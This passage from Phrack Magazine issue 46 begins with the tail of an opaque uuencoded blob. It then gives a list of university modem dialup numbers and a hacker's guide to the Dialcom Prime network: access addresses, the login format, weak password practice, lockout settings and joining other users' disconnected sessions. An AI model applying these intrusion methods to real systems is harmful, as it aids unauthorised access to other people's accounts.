MDJ;]‘SG5]‘J?\G\-D)=TVX335)R8GCE:2$@9R’.$Z$D#J’@CJ#K2*\L5<0-4h
M*^!P8G*"M’E0V<"^N_M)W+‘PG!(X1:)<H9%RIF>7JTW<JIPLJ‘L>X+4=</(‘h
M<&D‘N%SNKRYKW1Y‘QJ"TS.0EQEU@;‘A/.P*=8>R#^’RN($PTQO3%_2N@4D([h
MXD=,B$:&>"(?H1RZEL<:^LA@0!Y5GZW;‘H7H/-Q@/L]3M#.!1=G’AT&‘9<"Oh
M-;!/LP*M6QL4MX@&O>M8W[BD<^8J?1_B\L=OQ+[NMWJ%]):_Z%)’/KXD+;[Fh
MJ0#&VMY.D+5.8I,V#R)^H%DPM9EUP:/BU_54%_[5"T>Y_>#\‘4AX8Y_N^O7Fh
MF!;!’X/E\_O"01B>(8&42QVVPO4LTEC’#!H?M@5#53O3=#_@@?H=B4#,#:;Th
M!V$W(,O76R)62M&R6*_W#2#-’$&:\0-HMLW]:#LNP^‘‘]‘+4-]"7LOV;EVDWh
M2+O’@S-NR1!+^;&:D3F=M5E\9%(J62W?=5VEZ*T#[(D:H%TD2U3NNLQ\CYH9h
M[:\;D(Q=_&)J[5L\H.ZLR.P,=^ZS:]7BZ:,GL>F+*:OF5-DS‘E0U=*!D"6+Th
M#JH7=VFOM[K>*&[^_]’W3@]U:A1(?:7R\1#JLMM5N0U\Q/[R[‘:S;L52]<,$h
MLA6!>\‘3O>‘$9&A\(+Y"Z_"=XWH#L>HK<L/2BNK3<V4WE+64J-#N=?7L"%^!h
M$#Y);H-Q<$+3"A=K"YI\%C1/#C!K:/<‘=Q*?:W‘EL8WX_W!#>KV^(YI3OG!;h
M;?I3?R$+?76WCU7LHWD*-(TK%4<_Q[‘OP’[F]22!DK‘@RGXT4(&6C]V<2,’&h
M"’#W9U@GMDE$<9T@8^R.@0F@_N54>’KG‘(/2U4=;)GF[GW.XWQ7(OY6(C@2;h
MKE‘DC/P<$#GT@?!;-3O-@<(@:’LQS7(^>G/?1?&!^1,S*?/!D2:JF;:\O^5^h
M><;:&4??&<WB;Y*Q1R8;YS^E8)/&#4H5,(7NGFX)^8ZFP-[?U=KK:ES<U=!’h
M$931"3K&OIZB2?\.]*LQI37CZSN/2>V./2+)ZYOK>7VU@2\W<7RG,=289$"@h
M0#&C]R(;[K^)‘#\’B.N6G3I=GVG>C#J8T9L<550DP7SHH.3#(/\B5-8!*?:Dh
M08/J_O_7Y$Z+3@50M*.KBQ‘>?*!QN16.JO2_+WVDL‘XQ>@9.’(%RVEXN_ZS#h
MI49%WT’K"$1XY8,_4)X1*:)>;’WE=:6)J_K’FE7K\*E09TKW*%4JE)SO4‘U^h
M1/\0P(@6C/!’K5M0[872AP,X‘\N)]FK7Q?D;*8!:*!)M))@Q^BR/]<EU$.PVh
M,0-$HN9WWM.13F2B.P.?-5"‘7N?:H(,’]J?=ZC5T*2<&PBK_$:;WX.$/HV^/h
M/7#Z>MI(+L?3[S1(I<C3EV1P3W1\HJ,-K@]4/E7Z,Z#B.8‘4&C*:K"M/XN5Sh
MUCZ0H]R<BZ<[#M9V4Y_3HY"N-Q$UC[XN6*@]X<#LH7/Y5J#GM)7@MDC;UELXh
M7_(AA7.TV-7%UWI/%Q&TU"[0;#"^’SUII,D*[C3(^ER:16+(MF>>N0TWH_3Wh
M\TQ()SZ4@U$3YKEBHA1]SKL?6<*4NS’Z^.C2%R^S[UB&A>XG7A\PP$HJC87]h
M2:W0(%CJMRIM<I;7PR<06)2A:M^(@_=E$#/@+0K’4;MD=G8‘%PV)8"R;8Q7Zh
MOR@@YNMQ3’’TZ6(2<P3>@*)/D*YZXP4!A-#JH>’/3Y.,U-Q=1=H@W?3_YC2>h
MK6KP$_@(501_=A#@+6B9^5#LH$L6S6‘L\*\!AJ%],K2)M06CIJN8B+V5O;O&h
MN@4I=09CE9%’!S\PV/‘%>C?KV0,F:_‘=OPNF&\7>5F,)5CW$1XNG;C!"QTCKh
MDAY‘].W;11NY?2QQ#U*V4RHQ.>$8PG;=!83O;:X-P/^#68:9C:X=NSX4@-L/h
M$&\]=9&+O0=>AS??Q_/*8E-L.#*5=VF?X.K3J\L!9)*=O?T#?QZ!3:)/[JL=h
MJ9$.Q6M5XK68M3V=-CZR35$+6T.EQ4MT#+N@N[‘G‘,‘$9SKA‘*OCF4IW>TX7h
M8$:^47N‘/1W1*X(H"48I;*:^!/FZ0_H<6)[OV+\%<_QOEXLH:&VD=WMK<WAKh
M+T_:;)P);^]:C5T+TO)B‘GIX0"^/2]0RQ;3_A<B’:;V;P&SSZ_OK#T)"U@?@h
M’^E\5U>:VL>KW_H+RKCDJXZST@207;3_S%*A’)&:^0]H\.EEA1%<Z24_/0EBh
M+PG4?+::;I4N\R=KKZ[=A"W(=‘M‘=.T‘FD??7‘"QDQVXXP/WE3L*8A+JQ017h
M#/@#3*)[=2=S:3+&\G8?=’<ZX-%%’UX.C’F9\ULAF)<_7R_PZ3JB)DCTXOW\h
M\G^U&/P$O-5<$‘S#N8#2>75Z5=ISL/@K6."-<@QRVID_*6&<X7IU5_O‘8UF?h
M(JY4G’T.TL’GL"-K’QZPH%/<%H>D%_H(@#W:>G5D<<ZO+/6^!RQ5T^O8/7G#h
M+G8/R!54GR/CM1?UL’8?+7CC]/0&‘^R9K9[M^T‘Z,6JO](){$%9#S26MD1]<Ch
M[Y&7!SV:D^>=&\#MZ9OO%:<Q1-%72D^/+#‘E(:^NMNCT>/]#>C:T:U(-H;^Dh
M=..<[?UU>LL‘(97-!UB2RA,;7<=P\:GH,YV0CN‘)FN()2J+KY0^@2O$1I=!$h
M?WE’(7=>.TJ@Q]$$.">=Y5_N#/+BPZH#Q(WX/3,‘;&O+ZQ1JGP’MB,PBY/HBh
MY/S^"-F(C6ENQ(’1_1LO:E#(IWKB(L(UX2)^^(^UX>T&#JC[’(;M[O#_-T’5h
M%Q‘‘+^[X3R-^H‘’V*SJP#C1W@QD)B_VU@J#-Y0ME?^5CS’^R‘HZ=‘GX^)^]‘h
M#^=5"+NEZOO;2HFA@B4!W’"V"[P??Y)PJ?#I!&&@XG8%$CRI>K’PA</KBO/Dh
MG[(V1/9$_S<F&H!A+5<^%I%/M4)ZZLQ_FJ[‘)/$C)<9N,:=K.4FHH@.]\NY1h
MNB817*,57#<R3?(,PAIY=O?VB[&19<8F<<>A;">609O#\VP!Z^C87NIUZ7$[h
M_/MF%4;2@/V^^8’1Y33$Q+][@,9TAPG:N;6&WO(36.#:9(&1YEORS(4CV$IVh
M6/425%-G&KD0C:WCM*EC1^8L43_@F,7A://HJ5><#/‘0F@PBAB;#+9D+4_YIh
MWB&Z$90!&QF497@$3D8N<+*\Q,;\1JL*BB=0O‘&ALS+^=4M8-(!@=-.I(*76h
M==N2:MJV94$R32M6;EBY>4&V!#GT+=R\<M.>14L7),JQ*4’&S(DS)TN03=..h
ME?MV[ELSTW4O%RZ$?A;Y#>]6@--PP8‘#L*CO’/K5:%*F1;\F=6KTR3E@4P08h
M.’#@@‘&V@04WE0^)AH8B9[60<L?8,"%#A@PBX18M_I?84‘)CE>T%AN5H7‘‘Rh
M*6#*).$!SR2!,0.^(!A‘@,J^"#B#8‘‘+*DDD2K=UV;)-88ROT+Q’N‘,+PICFh
M:2‘8P\;1$@@6>)#A)BR*QW‘?TKK#>=SMQG0)$Z28VQUI6KIMP[H%F91N6#:6h
M6F$^A94NJA-DR;D@>29U"[>.^6;3LBWK@SG2F$XS<LOB3+9L%Y?J<@$6E>,Yh
MRWF?+AK$/LT[2CG_W;X1VZ0^+1GS[Y3#OD$:80ZN’’8,V.8-?@Y8TV&LLD?#h
M6H,L4V3?VK7GGNK0ZOZ29(9]+DL%Q:S9^^YH!\’Z+L,R#P1E*W80^Q*</5>Qh
M)I1CC#9%NE53Q8D[‘*/-CX/XFE8I=D<S+;8’-TOVNVB^K"A1JM#WE2M3>NT)h
M$V])O"E#&#M,F"G:2;EE%LYRW:(4\\S[#)N9=Y-G@UO+DA&"S=FB=8XT1.O/h
MTXFO?=2GC^2EVF!ZF‘T5=%YL]K%KLKC=LG+-LGU[)WJ‘‘[;YC&T).OW/8‘^2h
M;%J[::9HL&_R5@‘&SG.‘BQBU#/%U;K6CAW-TXIM](R=WTQX3=N,I]=?N_‘$0h
MFVTL1U:<CJQH&30H"-$RHE4&T7*WO=’=G@4)]PW<-C6+MK<G@^\!S’F,M=ECh
MFS@5E8>=.X>5$QM+J/\’4$L!‘@H!"@‘‘‘‘8‘4K>9:;N-E4+(’0‘‘_2T‘‘‘L‘h
M‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘‘$U38W)Y<’0N97AE4$L%!@‘‘‘‘‘!‘‘$‘.0‘‘‘/$=h
$‘‘‘‘‘‘#!h
```

```
`h
end

-=+=+=+
```

==Phrack Magazine==

Volume Five, Issue Forty-Six, File 13 of 28

****

The Phrack University Dialup List

[We've been compiling all these for months now, and still have
hundreds more to add. If you know dialups for any other .EDU
sites or Universities elsewhere in the world that are on
the Internet, please mail them to us at phrack@well.com.

Please, Universities ONLY...this is a list to assist students. :)]

201-529-6731	RAMAPO.EDU
201-596-3500	NJIT.EDU
201-648-1010	RUTGERS.EDU
203-432-9642	YALE.EDU
205-895-6792	UAH.EDU
206-296-6250	SEATTLEU.EDU
206-552-5996 685-7724 7796	WASHINGTON.EDU
209-278-7366	CSUFRESNO.EDU
209-632-7522	CALSTATE.EDU
209-474-5784 523-2173 667-3130 723-2810	CSUSTAN.EDU
210-381-3681 3590	PANAM.EDU
210-982-0289	UTB.EDU
212-206-1571 229-5326	NEWSCHOOL.EDU
212-854-1812 1824 1896 3726 9924	COLUMBIA.EDU
212-995-3600 4343	NYU.EDU
213-225-6028	CALSTATELA.EDU
213-259-2732	OXY.EDU
213-740-9500	USC.EDU
214-368-1721 3131	SMU.EDU
215-359-5071	DCCC.EDU

```
215-436-2199    WCUPA.EDU
        6935

215-489-0351    URSINIUS.EDU

215-572-5784    BEAVER.EDU

215-641-6436    MC3.EDU

215-204-1010    TEMPLE.EDU
        9630
        9638

215-889-1336    PSU.EDU

215-895-1600    DREXEL.EDU
        5896

215-896-1318    HAVERFORD.EDU
        1824

215-898-8670    UPENN.EDU
        6184
        0834
        3157

216-368-8888    CWRU.EDU

217-333-4000    UIUC.EDU
        3700
    244-5109
        4976
    255-9000

219-237-4116    INDIANA.EDU
        4117
        4186
        4187
        4190
        4413
        4415
    262-1082
    481-6905
    980-6553
        6556
        6866
        6869

219-989-2900    PURDUE.EDU

301-403-4444    UMD.EDU

303-270-4865    COLORADO.EDU
    447-1564
    492-0346
        1900
        1949
        1953
        1968
        1998
    938-1283

303-458-3588    REGIS.EDU

303-556-4982    MSCD.EDU
    623-0763
        0774
    892-1014
```

```
303-698-0515    DU.EDU
    871-3319
        3324
        4770

309-438-8070    ILSTU.EDU
        8200

309-677-3250    BRADLEY.EDU

310-769-1892    CALSTATE.EDU

310-985-9540    CSULB.EDU

312-362-1061    DEPAUL.EDU

312-413-3200    UIC.EDU
        3212

312-753-0975    UCHICAGO.EDU

313-764-4800    MERIT.EDU
    258-6811

313-487-4451    EMICH.EDU

314-883-7000    MISSOURI.EDU

315-443-1320    SYR.EDU
        1330
        3396
        1045

317-285-1000    BSU.EDU
        1003
        1005
        1019
        1048
        1064
        1068
        1070
        1076
        1077
        1087
        1088
        1089
        1090
        1099
        1107
        1108

317-494-6106    PURDUE.EDU
    496-2000

317-455-2426    INDIANA.EDU
    973-8265

318-261-9662    USL.EDU
        9674

319-335-6200    UIOWA.EDU

402-280-2119    CREIGHTON.EDU

404-727-8644    EMORY.EDU

404-894-2191    GATECH.EDU
        2193
        2195
```

```
407-722-2202    FIT.EDU

407-823-2020    UCF.EDU

407-835-4488    PBAC.EDU

408-425-8930    UCSC.EDU

408-554-5050    SCU.EDU
        9652

408-924-1054    CALSTATE.EDU

409-294-1965    SHSU.EDU

409-568-6028    SFASU.EDU

410-329-3281    UMD.EDU
    744-8000
    333-7447

410-516-4620    JHU.EDU
        5350

410-788-7854    UMBC.EDU

410-837-5750    UBALT.EDU

412-396-5101    DUQ.EDU

412-578-9896    CMU.EDU
    268-6901
    856-0815

412-621-5954    PITT.EDU
        2582
        3655
        3720
        8072
    836-7123
        9997

412-938-4063    CUP.EDU

413-538-2345    MTHOLYOKE.EDU

413-545-0755    UMASS.EDU
        3161
        3050
        3056
        5345
        3100
        3780

413-585-3769    SMITH.EDU

413-597-3107    WILLIAMS.EDU

415-333-1077    CALSTATE.EDU

415-338-1200    SFSU.EDU
        2400

415-380-0000    STANFORD.EDU

416-492-0239    TORONTO.EDU

501-575-3150    UARK.EDU
        3506
        7254
```

```
        7266
        8690

502-588-7027    LOUISVILLE.EDU
        6020
        8999

503-245-5511    PCC.EDU

503-346-5975    UOREGON.EDU
        2150
        3536

503-370-2500    WILLAMETTE.EDU

503-725-3100    PDX.EDU
        3144
        3201
        5220
        5401

503-737-1513    ORST.EDU
        1517
        1560
        1569

503-777-7757    REED.EDU

504-286-7300    UNO.EDU

504-334-1024    LSU.EDU

505-277-9990    UNM.EDU
        5950
        6390

505-646-4942    NMSU.EDU

508-798-0166    WPI.EDU

509-375-9326    WSU.EDU

510-643-9600    BERKELEY.EDU

510-727-1841    CSUHAYWARD.EDU

512-245-2631    SWT.EDU

512-471-9420    UTEXAS.EDU
    475-9996

513-327-6188    WITTENBERG.EDU

513-556-7000    UC.EDU

517-336-3200    MSU.EDU
    351-9640

518-276-2856    RPI.EDU
        8898
        8400
        2857
        2858
        8990

518-435-4110    ALBANY.EDU
        4160

519-725-5100    WATERLOO.EDU
```

```
601-325-4060    MSSTATE.EDU
        2830
        8348

602-435-3444    MARICOPA.EDU

602-965-7860    ASU.EDU

603-643-6300    DARTMOUTH.EDU

604-753-3245    MALPITA.EDU

606-622-2340    EKU.EDU

606-257-1232    UKY.EDU
        1353
        1361
        1474
        2836
        4244
        5627
    258-1996
        2400
        1200
    323-1996
        2400
        2700

609-258-2630    PRINCETON.EDU

609-896-3959    RIDER.EDU

610-683-3692    KUTZTOWN.EDU

612-626-1920    UMN.EDU
        2460
        9600

614-292-3103    OHIO-STATE.EDU
        3112
        3124
        3196

614-593-9124    OHIOU.EDU

615-322-3551    VANDERBILT.EDU
        3556
    343-0446
        1524

615-372-3900    TNTECH.EDU

615-974-3201    UTK.EDU
        4282
        6711
        6741
        6811
        8131

616-394-7120    HOPE.EDU

617-258-7111    MIT.EDU
    257-6222

617-287-4000    UMB.EDU
    265-8503

617-353-3500    BU.EDU
        4596
        9118
```

```
        9415
        9600

617-373-8660    NEU.EDU

617-437-8668    NORTHEASTERN.EDU

617-495-7111    HARVARD.EDU

617-727-5920    MASS.EDU

619-292-7514    UCSD.EDU
    436-7148
    452-4390
        4398
        8280
        8238
        9367
    453-9366
    480-0651
    534-5890
        6900
        6908
    558-7047
        7080
        9097

619-594-7700    SDSU.EDU

619-752-7964    CSUSM.EDU

702-895-3955    UNLV.EDU

703-831-5393    RUNET.EDU

703-993-3536    GMU.EDU

707-664-8093    CALSTATE.EDU
    822-6205

707-826-4621    HUMBOLDT.EDU

708-467-1500    NWU.EDU

713-749-7700    UH.EDU
        7741
        7751

714-364-9496    CALSTATE.EDU

714-773-3111    FULLERTON.EDU
    526-0334

714-856-8960    UCI.EDU

716-273-2400    ROCHESTER.EDU

716-645-6128    BUFFALO.EDU

719-594-9850    UCCS.EDU
    535-0044

801-581-5650    UTAH.EDU
        8105
    585-4357
        5550

803-656-1700    CLEMSON.EDU

804-594-7563    CNU.EDU
```

```
804-924-0577    VIRGINIA.EDU
    982-5084

805-549-9721    CALSTATE.EDU
    643-6386

805-664-0551    CSUBAK.EDU

805-756-7025    CALPOLY.EDU

805-893-8400    UCSB.EDU

806-742-1824    TTU.EDU

808-946-0722    HAWAII.EDU
    956-2294

810-939-3370    UMICH.EDU

812-855-4211    INDIANA.EDU
        4212
        9656
        9681
    944-8725
        9820
    945-6114

814-269-7950    PITT.EDU
        7970
    362-7597
        7558
    827-4486

814-863-0459    PSU.EDU
        4820
        9600
    865-2424

816-235-1491    UMKC.EDU
        1492
        1493
        6020

818-701-0478    CSUN.EDU

901-678-2834    MEMST.EDU

904-392-5533    UFL.EDU

904-646-2772    UNF.EDU
        2735

906-487-1530    MTU.EDU

907-474-0772    ALASKA.EDU
    789-1314

908-571-3555    MONMOUTH.EDU

908-932-4333    RUTGERS.EDU

909-595-3779    CSUPOMONA.EDU

909-595-5993    CALPOLY.EDU
    598-7104

909-621-8233    HMC.EDU

909-621-8455    POMONA.EDU
```

```
        8332

909-621-8361    CLAREMONT.EDU
        8313
        8108
        8509

909-880-8833    CSUSB.EDU

913-864-5310    UKANS.EDU
    897-8650

916-456-1441    CSUS.EDU
    737-0955

916-752-7900    UCDAVIS.EDU
        7920
        7950

916-894-3033    CSUCHICO.EDU

919-681-4900    DUKE.EDU

919-759-5814    WFU.EDU

919-962-9911    UNC.EDU

-------------------------------------------------------------------------------

Canada

204-275-6100    umanitoba.ca
        6132
        6150
306-586-5550    University of Regina
306-933-9400    University of Saskatchewan
403-492-0024    University of Alberta
        0096
        3214
416-978-3959    University of Toronto
        8171
418-545-6010    Universite du Quebec a Chicoutimi
418-656-7700    laval u
        3131
        5523
506-453-4551    University of New Brunswick
        4560
        4609
    452-6393
514-285-6401    uquebec.ca
514-340-4449    polymtl.ca
        4450
        4951
    343-2411
514-398-8111    McGill University
        8211
        8711
514-733-2394    Universite de Montreal
        1271
        0832
514-343-2411
        7835
514-848-8800    concordia.ca
        7494
        8828
        4585
        8834
        7370
519-661-3511    University of Western Ontario
        3512
```

```
        3513
519-252-1101    Windsor University
519-725-5100    University of Waterloo
        1392
604-291-4700    simon fraser u
        4721
        5947
604-721-2839    univ of victoria
        6148
604-822-9600    University of British Columbia
613-788-3900    Carleton University
    564-5600
613-548-8258    Queen's University
    545-0383
613-564-3225    University of Ottawa
        5926
613-230-1439    York University
705-741-3350    Trent University
        3351
        4637
709-737-8302    Memorial Univ. of Newfoundland
807-346-7770    Lakehead University
819-569-9041    usherb.ca
    821-8025
819-822-9723    bishop u
819-595-2028    Universite du Quebec a Hull
902-542-1585    acadiau.edu
902-425-0800    tuns.ca
    420-7945
902-429-8270    Saint Mary's University
902-494-2500    Dalhousie University
        8000
902-566-0354    University of Prince Edward Island
905-570-1889    McMaster University
        1046

-------------------------------------------------------------------------------

The Rest of the World

31-40-435049    tue.nl
      455215
      430032
34-1-582-1941   Facultad de Odontologia
   3-333-9954   Barcelona Polytechnic
         8991   Univ of Barcelona
     581-2091
     691-5881   Polytechnic University
34-7-656-6553   Univ of Zaragosa
         0108
         6654
44-3-34-2755    st-andrews.ac.uk
44-71-413-0790  birkbeck college
44-524-843878   lancashire
44-785-214479   staffs.ac.uk
49-621-292-1020 uni-mannheim.de
       121-0251
49-631-205-2150 uni-kl.de
           3554
           3629
           3630
49-8421-5665    ku-eichstett.de
49-8452-70035   tu-muenchen.de
61-8-223-2657   Univ of Adelaide
61-9-351-9544   Curtin U
61-9-381-1630   uwa.edu.au
         2200
         3054
82-2-962        kaist.ac.kr
886-2-363-9529  NAT TECH U, TAIWAN
```

==Phrack Magazine==

Volume Five, Issue Forty-Six, File 14 of 28

****

A L I T T L E A B O U T D I A L C O M

-

by

Herd Beast

(hbeast@phantom.com)

Introduction

Dialcom is an interesting system for hackers for two reasons: First, it is used by business people, reporters and many other world wide, and it offers a variety of information services, from a bulletin board to stock market updates and news services. Second, Dialcom runs on Prime machines, so using Dialcom is a good way to learn Prime. True, it's not the best, as access is generally restricted, but it's better than, say, learning VMS from Information America.

In these days, where everyone seems to be so centered about the Internet and the latest Unix holes, it's important to remember that the information super-highway is not quite here, and many interesting things are out there and not on the Internet. Phrack has always been a good place to find out more about these things and places, and I wrote this article after reading the Dialog articles in Phrack.

Well, gentle reader, I guess that my meaning-of-life crap quota is full, so let's move on.

Accessing Dialcom and Logging In

Dialcom is accessible world-wide. It offers connection to Tymnet, Sprintnet, and other networks as well as dialin modems. Since I am not writing to Washington people only, I will specify only the easiest methods -- Tymnet and Sprintnet -- and some of the more interesting access methods.

Dialcom is basically a Primecom network. Each user has an account on one or more of the systems connected to that network. To access Dialcom, the user needs to access the machine his account is on. First, he logs into a public data network and follows the steps required to connect to a remote note. On Tymnet, this means getting to the "please log in:" prompt, and on Sprintnet it's the famous '@' prompt.

For Tymnet, you must enter at the prompt: DIALCOM;<system number> (eg, DIALCOM;57). The same goes for TYMUSA connection from outside the USA.

For Sprintnet or other PADs, you must enter the correct NUA:

System #	Sprintnet NUA	Tymnet NUA
XX	3110 301003XX	3106 004551XX
(32, 34, 41 - 46, 50, 52, 57, 61, 63, 64)		

It should be noted that Dialcom keeps its own X.25 network, Dialnet, and the NUAs on it are those of the systems (connect to address "57" for system 57).

Dialcom has other access methods, meant to be used from outside the USA, but sometimes available from within as well.

One is a COMCO card, which is inserted into a reader connected to the computer and the modem through a serial link. The user then calls a special dial-up number, and can connect to Dialcom (or any other NUA). The card contains a number of "tax units" which are deducted as the connection goes through, until they are exhausted and the card is useless. The user calls the dial-up and types in ".<CR>". The amount of tax units on the card will then appear on the screen, and the user can connect to a host. COMCO dial-ups:

Location	Number
Australia	+61-02-2813511
Belgium	+32-02-5141710
France	+33-1-40264075
West Germany	+49-069-290255
Hong Kong	+852-5-8611655
Netherlands	+31-020-6624661
Switzerland	+41-022-865507
United Kingdom	+45-01-4077077
USA (Toll Free)	+1-800-777-4445
USA	+1-212-747-9051

The other way is through Infonet. I will not turn this into an Infonet guide, save to write the logon sequence needed to access Dialcom. At the '#' prompt, enter 'C'. At the "Center:" prompt, enter "DC". Dialcom NUAs are 31370093060XX, where XX is the system number.

Once the connection to a Dialcom system has been established, you will be greeted by the Prime header:

```
Primecom Network 19.4Q.111 System 666

 Please Sign On
>
```

And the '>' prompt. This is a limited prompt as most commands cannot be issued at it, so you need to login.

Dialcom user id's are typically 3 alphabetic characters followed by several digits. The password may contain any character except for ",;/*" or spaces, and my experience shows that they tend to be of intermediate complexity (most will not be found in a dictionary, but could be cracked).

Password security may become useless at this point, because the Dialcom Prime systems allow ID to take both user id and password as arguments (which some other Primes do not) and in fact, Dialcom tutorials tell users to log on like this --

```
>ID HBT007 IMEL8
```

-- which makes ``shoulder surfing'' easier.

One you log on, you will see:

```
Dialcom Computer Services 19.4Q.111(666)
On At 14:44 07/32/94 EDT
Last On At 4:09 06/44/94 EDT

>
```

And again, the '>' prompt.

```
>off
Off At 14:45 07/32/94 EDT
Time used: 00h 00m connect, 00m 01s CPU, 00m 00s I/O.
```

Security at Dialcom

As mentioned, while passwords are relatively secure, the manner in which they are entered is usually not.

As for the accounts themselves, it's important to understand the general way accounts exist on Dialcom. Dialcom users are usually part of a business that has an ``account group'' on Dialcom. Each user gets an account from that group (HBT027, HBT054). Each group also has a group administrator, who controls what each account can access. The administrator determines which programs (provided by Dialcom) each user can access. A foreign correspondent for a magazine might have access to the news services while other users might not. The administrator also determines how much the user can interface with the Prime OS itself. Each user can run a few basic commands (list files, delete, sign off) but above that, it's up to the administrator. The administrator may opt to remove a user from the controlling menuing system -- in which case, the user has no restrictions forced upon him.

Group administrators, however, handle only their groups, and not the Dialcom system. They need, for example, to notify Dialcom staff if they want an account removed from the system.

Another (different yet combined) part of the account/group security are accounts' ``security levels'' (seclevs). Seclevs range from 3 to 7, and determine the access an account has to various places. Seclev 4 users, for example, are not restricted to seeing only users of their group on the system, and can delete accounts from the menuing system.

User accounts own their directories and files within (but high seclevs can read other users' files). Each account's security is left in some extent to its owner, in that the user sets his own password. When setting a password, a user can set a secondary password. Any user wishing to access that user's directory will need that password. Furthermore, the user can allow other users to attach as owners to his directory if they know his password (come to think of it, couldn't they just login as him?). This is all controlled by the PASSWD program (see ``Common Commands'', below).

Dialcom also allows for login attempt security using the NET_LOCK program. NET_LOCK blocks login attempts from addresses that have registered too many login failures over a period of time (the default being blocking for 10 minutes of addresses that have registered more than 10 failed login within 5 minutes). NET_LOCK -DISPLAY is accessible to users of Seclev 5 and shows addresses currently blocked and general information. Other options are accessible to Seclev 7 and are: -ON, -OFF, -ATTEMPTS (number of attempts so that NET_LOCK will block an address), -LOCK_PERIOD (the period in which these attempts must occur), -LOCK_TIME (time to block), -WINDOW (a time window in which the lockout feature is disabled).

A little unrelated is the network reconnect feature of the Prime computers. When a user gets disconnected from the system because of a network failure, or for any other reason which is not the system's fault, he can log back in and reconnect into the disconnected job. When this happens, the user sees, upon logging on:

```
You Have a Disconnected Job:

  HBT007              d09   1  109   NT   NETLINK  989898989    6 3

Do You Want to Reconnect?
```

Which means user's HBT007 job #9 (a NETLINK command) is waiting for a reconnection. At this point, the user can continue, leaving the job to hang until the system signs it off when a certain amount of time expires; sign the job off himself; or reconnect to that job.

(Try "HELP" at the prompt.) This wouldn't be important, but experience shows that many disconnections occur when someone logs into Dialcom over a network, and then uses NETLINK (or another program) to connect to another site over a network, and somewhere, some time, he issues a control sequence (let's say to tell NETLINK to do something) that gets processed by the first network, which logs him off. So there is potential to log into the middle of people's sessions (yeah, like detached ttys).

Common Commands
~~~~~~~~~~~~~~~

Common commands are in reality the basic Prime commands that every account has access to. Here they are, in alphabetical order.

'CLEAR' Clear the screen.

'DATE' Shows the date at which a command was entered. Output:

```
>DATE
Proceed to next command

>BAH

Friday, June 38, 1994 10:01:00 AM EDT
```

'DEL' Deletes a file.

'DELP' Deletes several files based on wildcards. Can verify deletion of every file, and delete only file modified before, after, or between certain dates.

'ED' Is the default and simplest file editor on Dialcom (some of its brothers are JED and FED). Once invoked, ED enters INPUT mode, in which the user just types text. To enter EDIT mode, where you can issue commands, you need to press <CR> on a blank line (the same thing will get you from EDIT mode back to INPUT mode). The EDIT mode uses a pointer to a line. All commands are carried on the line that the pointer points to. "T" will bring the pointer to the top of the text, "B" to the bottom, "N" to the next line down, "U" to the next line up, and "L <word>" to the line containing <word>. ED commands include:

```
P:     PRINT the pointer line.  P<number> will print <number>
       of lines.
C:     Change words.  The format is "C/old word/new word".
A:     Appends words.  The format is "A <words>".
R:     Retype pointer line.  The format is "R <new line>".
SP:    Check the spelling of the text, and then point to
       the top of the text.
SAVE:  Will save the text and exit ED.
Q:     Will quit/abort editing and exit ED.
```

'F' List all file info. Output:

```
DIALCOM.TXT  001  13/30/94  13:50  ASC  D W R
```

Which means file name "DIALCOM.TXT", size of 1 file blocks, lat modified on 13/30/94 at 13:50, is an ASC type file, and the account has the permissions to D(elete), W(rite), and R(ead) it.

'HELP' ('?') Displays a nicely formatted menu of available commands.

'INFO' System info. INFO <info-file-name> displays an information file, for example, INFO NETLINK.

```
"INFO ?" lists info files.
"INFO BRIEF" lists info files grouped by application
"INFO INFO" lists info files with their descriptions.
```
~~~~~~~~~~~~~~~

'L' List all file names. Output:

```
<S666-6>HBT007 (Owner)

DIALCOM.TXT
```

'LS' Display information about available segments and the account's access to them. Output:

```
2 Private static segments.
segment access
--------------
4000    RWX
4001    RWX

11 Private dynamic segments.
segment access
--------------
4365    RX
4366    RX
4367    RWX
4370    RWX
4371    RX
4372    RWX
4373    RX
4374    RWX
4375    RX
4376    RX
4377    RWX
```

'NAME' Changes UFD name. Output:

```
>NAME

Old Name: John Gacy
UFD Name: Herd Beast
All done

>WHO

Herd Beast <S666-6>HBT007
```

'NETWORK' Accesses a database that contains dial-up number for Sprintnet, Tymnet, Datapac and Dialcom's Dialnet by State/City.

'OFF' Sign off the system.

'ONLINE' Who's online? The amount of data displayed depends on the account's seclev. Seclevs below 4 are restricted to seeing only users of their group. Output:

```
HBT007      PRK017      MJR
```

'PAD' Allows you to send commands to an X.29 PAD, these commands being the SET/SET?/PAR? commands and their parameter/value pairs.

'PASSWD' Change your password. PASSWD has two forms: a short one, which just changes the user's password, and a long form, invoked by PASSWD -LONG, which allows the user to set a second password for other users accessing his directory, and also to determine if they can have owner access to the directory.

'PROTECT' Protects a file (removes permissions from it).

"PROTECT DIALCOM.TXT" will remove all three (D, W, R) attributes from it. This will result in:

```
           >DEL DIALCOM.TXT
           Insufficient access rights.  DIALCOM.TXT (DEL:10)

           But --

           >DELETE DIALCOM.TXT
           "DIALCOM.TXT" protected, ok to force delete? y
```

'SECLEV' Your security level. Output:

```
         Seclev=5
```

'SIZE' Size information about a file. Output:

```
        1 Block, 404 Words
```

'STORAGE' Shows storage information.

'SY' Show users on system. (Same restrictions as for ONLINE apply.)
Will show user name, time on, idle time, devices used, current
jobs and state, etc. Output:

```
    41 Users on sys 666

 Names    use idle mem State command    object    devs

 HBT007   *11   0  155   R1   SY                   6 3  from Tymnet via X.25
```

'SYS' Displays account information and system number. Output:

```
        <S666-6>HBT007  on system 666.
```

'TERM' Used to tell the Dialcom computer what terminal the user is
using. A list of supported terminals is generated by "TERM
TERMINALS". TERM options are:

```
        TYPE <terminal type>         (TYPE VT100)
        WIDTH <width>                (Terminal width, if different
                                      than default)
        TOP                          (Start listings at top of screen)
        PAUSE                        (Pause listings when screen is
                                      full)

        -ERASE, -KILL <char>         (Sets the erase or kill character)
        -BREAK <ON|OFF>              (Enables or disables BREAKs)
        -HALF or -FULL               (Half duplex of full duplex)
        -DISPLAY                     (Output current terminal information)
```

'WHO' Displays account information. Output:

```
        <S666-6>HBT007
```

Which means user HBT007 on system 666 on device 6.

Communicating on Dialcom

Users who want to communicate on Dialcom have two choices, basically.
These are the Dialcom bulletin board and electronic mail. The Dialcom
bulletin board has two versions. The first consists of several message
bases (called ''categories'') which are shared between some Dialcom
systems (and mostly used by bored employees, it seems); there are also
private bulletin boards, which are not shared between the systems. They
belong to account groups, and only users in an account group can access
that group's bulletin board system. These version of the Dialcom board
are often empty (they have no categories defined and hence are unusable).

This is accessed by the command POST (PRPOST for the private board).
